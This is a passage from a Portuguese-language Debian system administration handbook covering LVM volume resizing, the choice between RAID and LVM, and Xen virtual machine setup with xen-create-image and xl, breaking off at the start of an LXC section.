Do ponto de vista das aplicações, a miríade de pequenas partições foi abstraída em um grande volume de 12 GB, com um nome amigável.

LVM ao longo do tempo

Mesmo que a habilidade de agregar partições ou discos físicos seja conveniente, essa não é a principal vantagem trazida pelo LVM. A flexibilidade que ele trás é especialmente notada com o passar do tempo, quando as necessidades se desenvolvem. Em nosso exemplo, vamos assumir que novos e grandes arquivos tem que ser armazenados, e que o LV dedicado ao servidor de arquivos é muito pequeno para acomodá-los. Como nós não usamos todo o espaço disponível em `vg_critical`, nós podemos crescer o `lv_files`. Para esse propósito, nós iremos usar o comando `lvresize`, e então o `resize2fs` para adaptar o sistema de arquivos em conformidadde:

```
# df -h /srv/files/
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  5.0G  4.6G  146M  97% /srv/files
# lvdisplay -C vg_critical/lv_files
  LV      VG      Attr     LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
    ↗ Convert
  lv_files vg_critical -wi-ao-- 5.00g
# vgdisplay -C vg_critical
  VG      #PV #LV #SN Attr   VSize VFree
  vg_critical  2    2    0 wz--n- 8.09g 2.09g
# lvresize -L 7G vg_critical/lv_files
Size of logical volume vg_critical/lv_files changed from 5.00 GiB (1280 extents) to
  ↗ 7.00 GiB (1792 extents).
Logical volume lv_files successfully resized
# lvdisplay -C vg_critical/lv_files
  LV      VG      Attr     LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
    ↗ Convert
  lv_files vg_critical -wi-ao-- 7.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.42.12 (29-Aug-2014)
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files; on-line resizing
  ↗ required
old_desc_blocks = 1, new_desc_blocks = 1
The filesystem on /dev/vg_critical/lv_files is now 1835008 (4k) blocks long.

# df -h /srv/files/
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files  6.9G  4.6G  2.1G  70% /srv/files
```

ATENÇÃO Redimensionando sistemas de arquivos

Nem todos os sistemas de arquivos podem ser redimensionados em tempo real; redimensionar um volume podem portanto requerer primeiramente desmontar o sistema de arquivos e remontá-lo depois. Claro que, se alguém quiser diminuir o espaço alocado para um LV, o sistema de arquivos tem que ser diminuído primeiro; a ordem é revertida quando o redimensionamento segue na outra direção: o volume lógico tem que ser cultivado antes do sistema de arquivos existente nele. Isso é bastante simples, já que em nenhum momento o tamanho do sistema de arquivos tem que ser maior que o dispositivo de bloco aonde ele reside (seja esse dispositivo uma partição física ou um volume lógico).

Os sistemas de arquivo ext3, ext4 and xfs podem ser cultivados em tempo real, sem serem desmontados; encolhê-los requer uma desmontagem. O sistema de arquivos reiserfs permite o redimensionamento em tempo real nas duas direções. O venerável ext2 não permite, e sempre requer o desmonte.

Nós poderíamos proceder de maneira similar para estender o volume que hospeda o banco de dados, apenas se nós tivermos alcançado o limite de espaço disponível do VG:

```
# df -h /srv/base/
Sist. Arq.          Tam. Usado Disp. Uso% Montado em
/dev/mapper/vg_critical-lv_base 1008M  854M  104M  90% /srv/base
# vgdisplay -C vg_critical
VG      #PV #LV #SN Attr   VSize VFree
vg_critical  2   2   0 wz--n- 8.09g 92.00m
```

Não importa, já que o LVM permite a adição de volumes físico em grupos de volumes existentes. Por exemplo, talvez nós percebemos que a partição sdb1, que era até agora usada fora do LVM, apenas contém arquivos que poderiam ser movidos para `lv_backups`. Nós podemos agora recicrá-la e integrá-la ao grupo de volume, e assim recuperar algum espaço disponível. Esse é o propósito do comando `vgextend`. Claro que, a partição tem que ser preparada antes como um volume físico. Uma vez que o VG tenha sido estendido, nós podemos usar comandos similares aos anteriores para cultivar o volume lógico e então o sistema de arquivos:

```
# pvcreate /dev/sdb1
Physical volume "/dev/sdb1" successfully created
# vgextend vg_critical /dev/sdb1
Volume group "vg_critical" successfully extended
# vgdisplay -C vg_critical
VG      #PV #LV #SN Attr   VSize VFree
vg_critical  3   2   0 wz--n- 9.09g 1.09g
# [...]
[...]
# df -h /srv/base/
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 2.0G  854M  1.1G  45% /srv/base
```

APROFUNDAMENTO

LVM avançado

O LVM também serve para usos mais avançados, aonde muitos detalhes podem ser especificados a mão. Por exemplo, um administrador pode ajustar o tamanho dos blocos que compõem os volumes físicos e lógicos, assim como seus layouts físicos. Também é possível mover blocos entre PVs, por exemplo para um ajuste fino no desempenho ou, de maneira mais mundana, liberar um PV quando alguém precisa extrair o disco físico correspondente de um VG (seja para designá-lo para outro VG ou removê-lo do LVM totalmente). As páginas de manual que descrevem os comandos geralmente são claras e detalhadas. Um bom ponto de partida é a página de manual `lvm(8)`.

12.1.3. RAID ou LVM?

Tanto o RAID quanto o LVM irão trazer vantagens indiscutíveis assim que se deixar o simples caso de um computador de mesa com um único disco rígido, aonde o padrão de uso não muda com o tempo. Contudo, RAID e LVM vão em direções diferentes, com objetivos divergentes, e é legítimo questionar qual deles deve ser adotado. A resposta mais apropriada irá, é claro, depender das necessidades atuais e previstas.

Existem alguns casos simples aonde a questão realmente não surge. Se a necessidade é salvaguardar dados contra falhas de hardware, então, obviamente, o RAID será configurado em uma array redundante de discos, já que o LVM realmente não é designado para esse problema. Se, por outro lado, a necessidade é por um esquema de armazenamento flexível aonde os volumes são feitos independente do layout físico dos disco, o RAID não ajuda muito e o LVM será a escolha natural.

NOTA
Se o desempenho importa...

Se a velocidade de entrada/saída é essencial, especialmente em termos de tempo de acesso, o uso do LVM e/ou RAID em uma das muitas combinações pode ter algum impacto no desempenho, e isso pode influenciar nas decisões sobre qual escolher. Contudo, essas diferenças de desempenho são realmente pequenas, e só serão mensuráveis em alguns casos de uso. Se desempenho importa, o melhor ganho a ser obtido seria no uso de mídia não rotativa (*solid-state drives* ou SSDs); seu custo por megabyte é maior que os discos rígidos padrão, e sua capacidade geralmente é menor, mas ele fornece desempenho excelente para acessos aleatórios. Se o padrão de uso inclui muitas operações de entrada/saída espalhadas por todo o sistema de arquivos, por exemplo, para bancos de dados aonde consultas complexas são executadas rotineiramente, então a vantagem de executá-las em um SSD de longe superam tudo o que pode ser ganho escolhendo LVM sobre RAID ou o contrário. Nessas situações, a escolha deveria ser determinada por outras considerações ao invés de velocidade pura, já que o aspecto desempenho é mais facilmente lidado usando SSDs.

O terceiro caso de uso notável é quando alguém apenas quer agregar dois discos em um volume, seja por questões de desempenho, ou para ter um único sistema de arquivos que seja maior que qualquer dos discos disponíveis. Esse caso pode ser resolvido pelo RAID-0 (ou mesmo um linear-RAID) e por um volume LVM. Quando nesta situação, e salvo restrições extras (por exemplo, manter em sintonia com o resto dos computadores se eles usam apenas RAID), a configuração de escolha irá geralmente ser LVM. A configuração inicial é um pouco mais complexa, mas esse incremento na complexidade mais do que compensado pela flexibilidade extra que o LVM trás caso as necessidades mudem ou se novos discos precisem ser adicionados.

Então, é claro, temos uma caso de uso realmente interessante, aonde o sistema de armazenamento precisa ser feito tanto para resistência de falha de hardware quanto flexível quando se trata de alocação de volume. Nem RAID nem LVM podem atender esses dois requisitos por conta própria; não tem problema, é aqui que nós usamos os dois ao mesmo tempo — ou melhor, um em cima do outro. O esquema que tem tudo, mas só se tornou um padrão quando o RAID e o LVM alcançaram a maturidade, é para garantir a redundância de dados, primeiro pelo agrupamento de discos em um pequeno número de grandes arrays RAID, e para usar essas arrays RAID

como volumes físicos LVM; partições lógicas serão então esculpidas a partir desses LVs para sistemas de arquivos. O ponto forte dessa configuração é que, quando um disco falha, apenas um pequeno número das arrays RAID precisará ser reconstruída, limitando assim o tempo gasto pelo administrador para recuperação.

Vamos ver um exemplo concreto: o departamento de relações públicas da Falcot Corp precisa de uma estação de trabalho para edição de vídeo, mas o orçamento do departamento não permite investir em hardware de ponta para a finalidade. Uma decisão é tomada para favorecer o hardware que é específico para a natureza gráfica do trabalho (monitor e placa de vídeo), e ficar com o hardware genérico para armazenamento. No entanto, como é amplamente conhecido, o vídeo digital tem sim alguns requisitos especiais para seu armazenamento: a quantidade de dados a ser armazenado é grande, e a taxa de transferência para leitura e escrita desses dados é importante para o desempenho geral do sistema (mais que o tempo de acesso típico, por exemplo). Essas restrições precisam ser preenchidas com hardware genérico, neste caso com dois discos rígidos SATA de 300 GB; os dados do sistema também tem que ser resistentes a falha de hardware, assim como alguns dos dados do usuário. Videoclipes editados tem que realmente estar seguros, mas vídeo com edição pendente é menos critico, já que eles ainda estão nas fitas de vídeo.

O RAID-1 e o LVM são combinados para satisfazer essas restrições. Os discos são anexados a duas controladoras SATA diferentes, para otimizar acesso paralelo e reduzir o risco de falhas simultâneas, e eles portanto aparecem como `sda` e `sdc`. Eles são particionados de forma idêntica, seguindo o seguinte esquema:

```
# fdisk -l /dev/sda

Disk /dev/sda: 300 GB, 300090728448 bytes, 586114704 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x00039a9f

Device      Boot   Start     End   Sectors Size Id Type
/dev/sda1 *        2048 1992060 1990012 1.0G fd Linux raid autodetect
/dev/sda2        1992061 3984120 1992059 1.0G 82 Linux swap / Solaris
/dev/sda3        4000185 586099395 582099210 298G 5 Extended
/dev/sda5        4000185 203977305 199977120 102G fd Linux raid autodetect
/dev/sda6        203977306 403970490 199993184 102G fd Linux raid autodetect
/dev/sda7        403970491 586099395 182128904  93G 8e Linux LVM
```

- As primeiras partições em ambos os discos (por volta de 1 GB) são montadas em um volume RAID-1, `md0`. Este espelho é diretamente usado para armazenar o sistema de arquivos raiz.
- As partições `sda2` e `sdc2` são usadas como partição swap, provendo um total de 2 GB de espaço swap. Com 1 GB de RAM, a estação de trabalho encontra uma quantidade confortável de memória disponível.

- As partições `sda5` e `sdc5`, assim como a `sda6` e `sdc6`, são montadas em dois novos volumes RAID-1 de 100 GB cada, `md1` e `md2`. Os dois espelhos são iniciados como volumes físicos para o LVM, e atribuídos para o grupo de volume `vg_raid`. Esse VG , portanto, contém 200 GB de espaço seguro.
- As partições que sobraram, `sda7` e `sdc7`, são diretamente usadas como volumes físicos, e associadas a outro VG chamado `vg_bulk`, o qual portanto terminará com aproximadamente 200 GB de espaço.

Uma vez que os VGs sejam criados, eles podem ser particionados de maneira bem flexível. É preciso ter em mente que os LVs criados em `vg_raid` serão preservados mesmo que um dos discos falhe, o que não será o caso para LVs criados em `vg_bulk`; por outro lado, o último será alocado em paralelo nos dois discos, o que permite altas velocidades de leitura ou escrita para arquivos grandes.

Portanto nós iremos criar os LVs `lv_usr`, `lv_var` e `lv_home` no `vg_raid`, para hospedar os sistemas de arquivos correspondentes; outro grande LV, `lv_movies`, será usado para hospedar as versões definitivas dos filmes após a edição. O outro VG será dividido em um grande `lv_rushes`, para dados tirados de câmeras digitais de vídeo, e um `lv_tmp` para arquivos temporários. A localização da área de trabalho é uma escolha menos simples de fazer: enquanto bom desempenho é necessário para esse volume, vale o risco de perda de trabalho se uma falha de disco ocorrer durante uma sessão de edição? Dependendo da resposta essa pergunta, o LV relevante será criado em um VG ou em outro.

Nós agora temos tanto alguma redundância para dados importantes quanto muita flexibilidade no modo como o espaço disponível é dividido entre as aplicações. Para novo software que for instalado mais tarde (para edição de clips de áudio, por exemplo), o LV que hospeda `/usr/` pode ser aumentado sem dor de cabeça.

NOTA
Por que três volumes RAID-1?

Nós poderíamos ter configurado somente um volume RAID-1, para servir como volume físico para `vg_raid`. Por que criar três deles, então?

A razão para a primeira divisão (`md0` vs. os outros) é para segurança de dados: dados escritos nos dois elementos de um espelho RAID-1 são exatamente os mesmos, e é portanto possível ignorar a camada RAID e montar um dos discos diretamente. No caso de um bug no núcleo, por exemplo, ou se o metadado do LVM se for corrompido, ainda é possível inicializar um sistema mínimo para acessar dados críticos como o layout de discos nos volumes RAID e LVM; o metadado pode então ser reconstruído e os arquivos podem ser acessados novamente, de modo que o sistema pode ser trazido de volta ao seu estado nominal.

A razão para a segunda divisão (`md1` vs. `md2`) não é tão bem definida, e mais relacionada ao reconhecimento que o futuro é incerto. Quando a estação de trabalho é montada na primeira vez, os requisitos exatos de armazenamento não são necessariamente conhecidos com uma precisão perfeita; eles podem também evoluir ao longo do tempo. Em nosso caso, nós não podemos saber com antecedência os requisitos de espaço de armazenamento real para cenas de vídeo e video clips completos. Se um clip em particular precisa de uma grande quantidade de cenas, e o VG dedicado a dados redundantes está cheio menos que a metade, nós podemos reusar algum de seu espaço desnecessário. Nós podemos remover um dos volumes físicos, digamos o `md2`, de `vg_raid` e então ou atribuí-lo ao `vg_bulk` diretamente

(se a duração esperada da operação é curta o suficiente para que nós possamos vivêr com a temporária queda no desempenho), ou desfazer a configuração RAID em `md2` e integrar seus componentes `sda6` e `sdc6` no VG maior (o que aumenta para 200 GB ao invés de 100 GB); o volume lógico `lv_rushes` pode então ser aumentado de acordo com os requisitos.

12.2. Virtualização

Virtualização é um dos maiores avanços nos anos recentes da computação. O termo cobre várias abstrações e técnicas de simulação de computadores virtuais com um grau de variabilidade de independência do hardware real. Um servidor físico pode então hospedar vários sistemas que trabalham ao mesmo tempo e em isolamento. As aplicações são muitas, e geralmente derivam a partir desse isolamento: ambientes de teste com configurações variáveis por exemplo, ou separação de serviços hospedados entre diferentes máquinas virtuais para segurança.

Existem múltiplas soluções de virtualização, cada uma com seus prós e contras. Este livro focará no Xen, LXC e KVM, mas outras implementações dignas de nota são as seguintes:

- O QEMU é um emulador de software para um computador completo; o desempenho está longe da velocidade que se poderia alcançar rodando nativamente, mas ele permite rodar sistemas operacionais não modificados ou experimentais no hardware emulado. Ele também permite a emulação de uma arquitetura de hardware diferente: por exemplo, um sistema `amd64` pode emular um computador `arm`. O QEMU é software livre.

⇒ <http://www.qemu.org/>

- Bochs é outra máquina virtual livre, mas somente emula as arquiteturas x86 (i386 e `amd64`).

- VMWare é uma máquina virtual proprietária; sendo uma das mais antigas que se tem por ai, também é uma das mais amplamente conhecidas. Ela funciona com princípios similares aos do QEMU. A VMWare propõe recursos avançados tais como "snapshotting" de uma máquina virtual em execução.

⇒ <http://www.vmware.com/>

- VirtualBox é uma máquina virtual que é quase toda software livre (alguns componentes extra estão disponíveis sob licença proprietária). Infelizmente ele está na seção Debian "contrib" devido ao fato que ele inclui alguns arquivos pré-compilados que não podem ser reconstruídos sem um compilador proprietário. Embora ele seja mais jovem que a VMWare e restrito as arquiteturas i386 e `amd64`, ele ainda inclui alguns "snapshotting" e outras características interessantes.

⇒ <http://www.virtualbox.org/>

12.2.1. Xen

Xen é uma solução de “paravirtualização”. Ele introduz uma fina camada de abstração, chamada de “hypervisor”, entre o hardware e os sistemas superiores; Ele age como um árbitro que controla o acesso ao hardware feito pelas máquinas virtuais. Entretanto, ele apenas lida com algumas das instruções, o resto é executado diretamente pelo hardware em nome dos sistemas. A principal vantagem é que o desempenho não se degradada, e os sistemas rodam perto da velocidade nativa; a desvantagem é que os núcleos dos sistemas operacionais que alguém deseja usar em um “hypervisor” precisam ser adaptados para rodar o Xen.

Vamos gastar algum tempo com termos. O “hypervisor” é a camada mais baixa, que roda diretamente no hardware, até mesmo abaixo do núcleo. Esse “hypervisor” pode dividir o resto do software entre vários *domínios*, que podem ser vistos como muitas máquinas virtuais. Um desses domínios (o primeiro que for iniciado) é conhecido como *dom0*, e tem um papel especial, já que apenas esse domínio pode controlar o “hypervisor” e a execução de outros domínios. Esses outros domínios são conhecidos como *domU*. Em outras palavras, e a partir do ponto de vista do usuário, o *dom0* coincide com o “hospedeiro” de outros sistemas de virtualização, enquanto que o *domU* pode ser visto como um “convidado” (“guest”).

CULTURA	
Xen e as várias versões do Linux	<p>O Xen foi inicialmente desenvolvido como um conjunto de patches que viviam fora da árvore oficial, e não integrados ao núcleo Linux. Ao mesmo tempo, vários sistemas de virtualização próximos (incluindo o KVM) necessitavam de algumas funções genéricas relacionadas a virtualização para facilitar suas integrações, e o núcleo Linux ganhou esse conjunto de funções (conhecidas como interface <i>paravirt_ops</i> ou <i>pv_ops</i>). Como os patches Xen estavam duplicando algumas das funcionalidades dessa interface, eles não podiam ser aceitos oficialmente.</p> <p>A Xensource, a companhia por trás do Xen, portanto, tinha que portar o Xen para esse novo “framework”, para que os patches do Xen pudessem ser incorporados ao núcleo Linux oficial. Isso significa um monte de códigos reescritos, e embora a Xensource logo tivesse uma versão em funcionamento com base na interface <i>paravirt_ops</i>, os patches eram apenas progressivamente incorporados no núcleo oficial. A fusão foi concluída no Linux 3.0.</p> <p>► http://wiki.xenproject.org/wiki/XenParavirtOps</p> <p>Como a Jessie é baseada na versão 3.16 do núcleo Linux, os pacotes padrão <i>linux-image-686-pae</i> e <i>linux-image-amd64</i> incluem o código necessário, e os patches específicos para <i>Squeeze</i> e versões anteriores do Debian não são mais necessários.</p> <p>► http://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix</p>
NOTA	

Arquiteturas compatíveis com Xen	O Xen, atualmente, só está disponível para as arquiteturas i386, amd64, arm64 e armhf.
CULTURA	
Xen e núcleos não-Linux	O Xen requer modificações em todos os sistemas operacionais em que alguém queira rodá-lo; nem todos os núcleos tem o mesmo nível de maturidade sobre esse assunto. Muitos são totalmente funcionais, tanto como <i>dom0</i> quanto <i>domU</i> : Linux 3.0 e posteriores, NetBSD 4.0 e posteriores, e OpenSolaris. Outros apenas funcionam como <i>domU</i> . Você pode checar o status de cada sistema operacional no wiki

do Xen:

- http://wiki.xenproject.org/wiki/Dom0_Kernels_for_Xen
- http://wiki.xenproject.org/wiki/DomU_Support_for_Xen

Contudo, se o Xen puder contar com funções de hardware dedicadas a virtualização (que apenas estão presentes em processadores mais recentes), até mesmo sistemas operacionais não modificados podem rodar como domU (incluindo o Windows).

Utilizar o Xen com o Debian necessita de três componentes:

- O "hypervisor" ele próprio. De acordo com o hardware disponível, o pacote apropriado será *xen-hypervisor-4.4-amd64*, *xen-hypervisor-4.4-armhf*, ou *xen-hypervisor-4.4-arm64*.
- Um núcleo que rode nesse "hypervisor". Qualquer núcleo mais recente que o 3.0 irá servir, incluindo a versão 3.16 presente na *Jessie*.
- A arquitetura i386 também requer uma biblioteca padrão com os patches apropriados para aproveitar o Xen; ela está no pacote *libc6-xen*.

Para evitar o aborrecimento de selecionar esses componentes manualmente, a conveniência de alguns pacotes (tais com o *xen-linux-system-amd64*) foram colocados à disposição; todos eles puxam, em uma boa combinação, os pacotes "hypervisor" e núcleo apropriados. O "hypervisor" também trás o *xen-utils-4.4*, que contém ferramentas para controlar o "hypervisor" a partir do dom0. Este, por sua vez, trás a biblioteca padrão apropriada. Durante a instalação de tudo isso, scripts de configuração também criam uma nova entrada no menu do carregador de inicialização Grub, a fim de iniciar o núcleo escolhido em um dom0 Xen. Note, contudo, que essa entrada geralmente não é definida para ser a primeira da lista, e portanto, não será selecionada por padrão. Se esse não é o comportamento desejado, os comandos a seguir irão mudar isso:

```
# mv /etc/grub.d/20_linux_xen /etc/grub.d/09_linux_xen  
# update-grub
```

Uma vez que esses pré-requisitos estejam instalados, o próximo passo é testar o comportamento do próprio dom0; isso envolve uma reinicialização do "hypervisor" e do núcleo Xen. O sistema deverá inicializar da maneira usual, com algumas mensagens extras no console, durante os passos iniciais da inicialização.

Agora é o momento de realmente instalar sistemas úteis nos sistemas domU, usando as ferramentas do *xen-tools*. Esse pacote provê o comando *xen-create-image*, que automatiza a tarefa em grande parte. O único parâmetro mandatório é o --hostname, dando um nome ao domU; outras opções são importantes, mas podem ser armazenadas no arquivo de configuração */etc/xen-tools/xen-tools.conf*, e assim, a ausência dessas opções na linha de comando não dispara um erro. É, portanto, importante ou checar o conteúdo desse arquivo antes de criar imagens, ou usar parâmetros extras na invocação do *xen-create-image*. Parâmetros que são importantes de notar são os seguintes:

- --memory, para definir a quantidade de RAM dedicada para o sistema recentemente criado;

- `--size` e `--swap`, para definir o tamanho dos "discos virtuais" disponíveis para o domU;
- `--debootstrap`, para fazer com que o novo sistema seja instalado com o `debootstrap`; neste caso, a opção `--dist` irá também ser usada mais geralmente (com um nome de distribuição como `jessie`).

APROFUNDAMENTO

**Instalando um sistema
não Debian em um domU**

Em caso de sistemas não-Linux, um certo cuidado deve ser tomado ao definir qual domU o núcleo deve usar, usando a opção `--kernel`.

- `--dhcp` define que a configuração de rede do domU deve ser obtida por DHCP enquanto `--ip` permite a definição estática do endereço IP.
- Por fim, um método de armazenamento tem que ser escolhido para as imagens a serem criadas (aqueles que serão vistas como unidades de disco rígido a partir do domU). O método mais simples, que corresponde a opção `--dir`, é criar um arquivo no dom0 para cada dispositivo que o domU deveria fornecer. Para sistemas que usam o LVM, a alternativa é usar a opção `--lvm`, seguida pelo nome do grupo de volume; `xen-create-image` irá então criar um novo volume lógico dentro desse grupo, e esse volume lógico se tornará disponível para o domU como uma unidade de disco rígido.

NOTA

**Armazenamento em
domU**

Discos rígidos inteiros também podem ser exportados para o domU, assim como as partições, arrays RAID ou volumes lógicos LVM pré-existentes. Entretanto, essas operações não são automatizadas pelo `xen-create-image`. Logo, editando o arquivo de configuração de imagem do Xen irá pôr em ordem o arquivo após sua criação inicial com o `xen-create-image`.

Assim que essas escolhas são feitas, podemos criar uma imagem para o nosso futuro Xen domU:

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen --size=2G --dist=
  ➔ jessie --role=udev
```

[...]

General Information

```
-----
Hostname      : testxen
Distribution   : jessie
Mirror        : http://ftp.debian.org/debian/
Partitions    : swap           128Mb (swap)
                 /             2G   (ext3)
Image type    : sparse
Memory size   : 128Mb
Kernel path   : /boot/vmlinuz-3.16.0-4-amd64
Initrd path   : /boot/initrd.img-3.16.0-4-amd64
[...]
```

Logfile produced at:

`/var/log/xen-tools/testxen.log`

Installation Summary

```
-----
Hostname      : testxen
Distribution   : jessie
```

```

MAC Address      : 00:16:3E:8E:67:5C
IP-Address(es)   : dynamic
RSA Fingerprint : 0a:6e:71:98:95:46:64:ec:80:37:63:18:73:04:dd:2b
Root Password    : adaX2jyRHNuWm8BDJS7PcEJ

```

Agora temos uma máquina virtual, mas atualmente não está sendo executada (e portanto sómente utilizando espaço de disco do dom0). Obviamente, podemos criar mais imagens, possivelmente com parâmetros diferentes.

Antes de ligarmos essas máquinas virtuais, nós precisamos definir como elas serão acessadas. Elas podem, é claro, serem consideradas como máquinas isoladas, apenas acessadas através de seus consoles de sistema, mas isso raramente coincide com o padrão de uso. Na maioria das vezes, um domU será considerado um servidor remoto, e apenas acessado através de uma rede. No entanto, seria bem inconveniente adicionar uma placa de rede para cada; e por isso é que o Xen permite a criação de interfaces virtuais, que cada domínio possa ver e usar da forma padrão. Note que essas interfaces, mesmo que elas sejam virtuais, só serão úteis uma vez conectadas a uma rede, mesmo que virtual. O Xen tem vários modelos de rede para isso:

- O modelo mais simples é o modelo de ponte *bridge*; todos as placas de rede eth0 (tanto no caso do dom0 quanto nos sistemas domU) se comportam como se fossem diretamente conectadas em um switch de rede.
- Em seguida vem o modelo *routing*, onde o dom0 se comporta como um roteador que se põem entre sistemas domU e a rede (física) externa.
- Finalmente, no modelo *NAT*, o dom0 novamente está entre os sistemas domU e o resto da rede, mas os sistemas domU não são diretamente acessíveis por fora, e todo o tráfego vai através de uma tradução de endereços de rede (NAT) para o dom0.

Estes três nós de rede envolvem várias interfaces com nome incomuns, tais como *vif**, *veth**, *peth** e *xenbr0*. O "hypervisor" Xen organiza-os de acordo com qualquer que seja o layout definido, sob o controle das ferramentas de espaço do usuário. Como o NAT e os modelos de roteamento adaptam-se apenas a casos particulares, nós só iremos abordar o modelo de "bridging".

A configuração padrão dos pacotes Xen não altera a configuração de rede de todo o sistema. No entanto, o daemon *xend* é configurado para integrar interfaces de rede virtual com qualquer bridge de rede pré-existente (com *xenbr0* tendo precedência se várias dessas bridges existirem). Nós temos, portanto, de definir uma bridge em */etc/network/interfaces* (o que requer a instalação do pacote *bridge-utils*, o que explica porque o pacote *xen-utils-4.4* o recomenda) para substituir a entrada *eth0* existente:

```

auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0

```

Depois de reiniciar o computador, para termos certeza que a bridge é criada automaticamente, nós podemos agora iniciar o domU com as ferramentas de controle do Xen, em particular o comando *xl*. Esse comando permite diferentes manipulações nos domínios, incluindo

listando-os e, iniciando/parando eles.

```
# xl list
Name                                     ID  Mem VCPUs  State   Time(s)
Domain-0                                 0   463     1      r-----  9.8
# xl create /etc/xen/testxen.cfg
Parsing config from /etc/xen/testxen.cfg
# xl list
Name                                     ID  Mem VCPUs  State   Time(s)
Domain-0                                 0   366     1      r-----  11.4
testxen                                1   128     1      -b----  1.1
```

FERRAMENTA Escolha da toolstacks para gerenciar a VM Xen

No Debian 7 e lançamentos anteriores, o `xm` era a referência de ferramenta de linha de comando a ser usada para gerenciar máquinas virtuais Xen. Ele agora foi substituído pelo `xl` que é quase completamente retro-compatível. Mas essas não são as únicas ferramentas disponíveis: `virsh` da libvirt e `xe` da XAPI do XenServer (oferta comercial do Xen) são ferramentas alternativas.

ATENÇÃO Somente utilize um domU por imagem!

Enquanto é claro que é possível ter vários sistemas domU rodando em paralelo, eles todos precisarão usar suas próprias imagens, já que cada domU é feito para acreditar que ele roda em seu próprio hardware (fora a pequena parte do núcleo que conversa com o "hypervisor"). Em particular, não é possível para dois sistemas domU rodando simultaneamente, compartilhar espaço de armazenamento. Se os sistemas domU não estiverem rodando ao mesmo tempo, é, no entanto, bem possível reutilizar uma única partição de troca (`swap`), ou a partição de hospeda o sistema de arquivos `/home`.

Note que o `testxen` domU usa memória real, retirada da RAM, que estaria de outra forma disponível para o dom0, não a memória simulada. Portanto, cuidados devem ser tomados quando se constrói um servidor objetivando hospedar instâncias Xen, disponibilizando a RAM física de acordo.

Voilà! Nossa máquina virtual está iniciando. Nós podemos acessá-la de uma de duas maneiras. A maneira usual é se conectar a ela “remotamente” através da rede, como nós nos conectaríamos a uma máquina real; isso geralmente irá requerer a configuração de um servidor DHCP ou alguma configuração de DNS. A outra maneira, que pode ser a única maneira se a configuração de rede estiver incorreta, é usar o console `hvc0`, com o comando `xl console`:

```
# xl console testxen
[...]
```

```
Debian GNU/Linux 8 testxen hvc0
```

```
testxen login:
```

Então pode-se abrir uma sessão, tal como se faria caso se estivesse sentado em frente ao teclado da máquina virtual. Desconectar-se desse console é possível através da combinação de teclas `Control+]`.

DICA**Obtendo o console imediatamente**

Às vezes existe o desejo de iniciar um sistema domU e ir diretamente para o seu console; é por isso que o comando `xl create` tem uma opção `-c`. Iniciar um domU com esse interruptor irá exibir todas as mensagens de inicialização do sistema.

FERRAMENTA**OpenXenManager**

O OpenXenManager (do pacote *openxenmanager*) é uma interface gráfica que permite o gerenciamento remoto de domínios Xen via a API do Xen. Pode-se assim controlar domínios Xen remotamente. Ele provê a maioria das funcionalidades do comando `xl`.

Uma vez que o domU está ativo, ele pode ser usado como qualquer outro servidor (a final de contas é um sistema GNU/Linux). Contudo, seu status de máquina virtual permite algumas características extras. Por exemplo, um domU pode, temporariamente, ser pausado e então retomado através dos comandos `xl pause` e `xl unpause`. Note que embora um domU pausado não use qualquer recurso do processador, sua memória alocada ainda está em uso. Talvez possa ser interessante considerar os comandos `xl save` e `xl restore`: ao salvar o domU libera-se os recursos que eram usados previamente por esse domU, incluindo a RAM. Quando restaurado (ou retirado da pausa, por assim dizer), um domU não nota nada além da passagem do tempo. Se um domU estava rodando quando o dom0 é desligado, os scripts empacotados automaticamente salvam o domU, e o restaurarão na próxima inicialização. Isso irá, é claro, implicar na inconveniência padrão que ocorre quando se hiberna um computador laptop, por exemplo; em particular, se o domU é suspenso por muito tempo, as conexões de rede podem expirar. Note também que o Xen é, até agora, incompatível com uma grande parte do gerenciamento de energia do ACPI, o que impede suspensão do sistema hospedeiro (dom0).

DOCUMENTAÇÃO**opções xl**

A maioria dos subcomandos `xl` esperam um ou mais argumentos, muitas vezes um nome domU. Esses argumentos estão bem descritos na página de manual `xl(1)`.

Interromper ou reinicializar um domU pode ser feito tanto a partir de dentro do domU (com o comando `shutdown`) quanto a partir do dom0, com o `xl shutdown` ou `xl reboot`.

APROFUNDAMENTO**Xen avançado**

O Xen tem muito mais recursos do que nós podemos descrever nesses poucos parágrafos. Em particular, o sistema é muito dinâmico, e muitos parâmetros para um domínio (como a quantidade de memória alocada, os discos rígidos visíveis, o comportamento do agendador de tarefas, e assim por diante) podem ser ajustados até mesmo quando esse domínio está rodando. Um domU pode até mesmo ser migrado entre servidores sem ser desligado, e sem perder suas conexões de rede! Para todos esses aspectos avançados, a principal fonte de informação é a documentação oficial do Xen.

► <http://www.xen.org/support/documentation.html>

12.2.2. LXC

Mesmo que seja usado para construir “máquinas virtuais”, o LXC não é, estritamente falando, um sistema de virtualização, mas um sistema que isola grupos de processos uns dos outros mesmo que eles todos rodem na mesma máquina. Ele tira proveito de um conjunto de evoluções recentes do núcleo Linux, coletivamente conhecidas como *control groups*, de maneira que diferentes conjuntos de processos chamados de “groups” tem diferentes visões de certos aspectos do sistema global. Os mais notáveis dentre esses aspectos são os identificadores de processo, a configuração de rede, e os pontos de montagem. Tais grupos de processos isolados não terão qualquer acesso a outros processos do sistema, e esses acessos ao sistema de arquivos podem ser restritos a um subconjunto específico. Eles também podem ter sua própria interface de rede e tabela de roteamento, e também podem ser configurados para ver apenas um subconjunto de dispositivos disponíveis presentes no sistema.

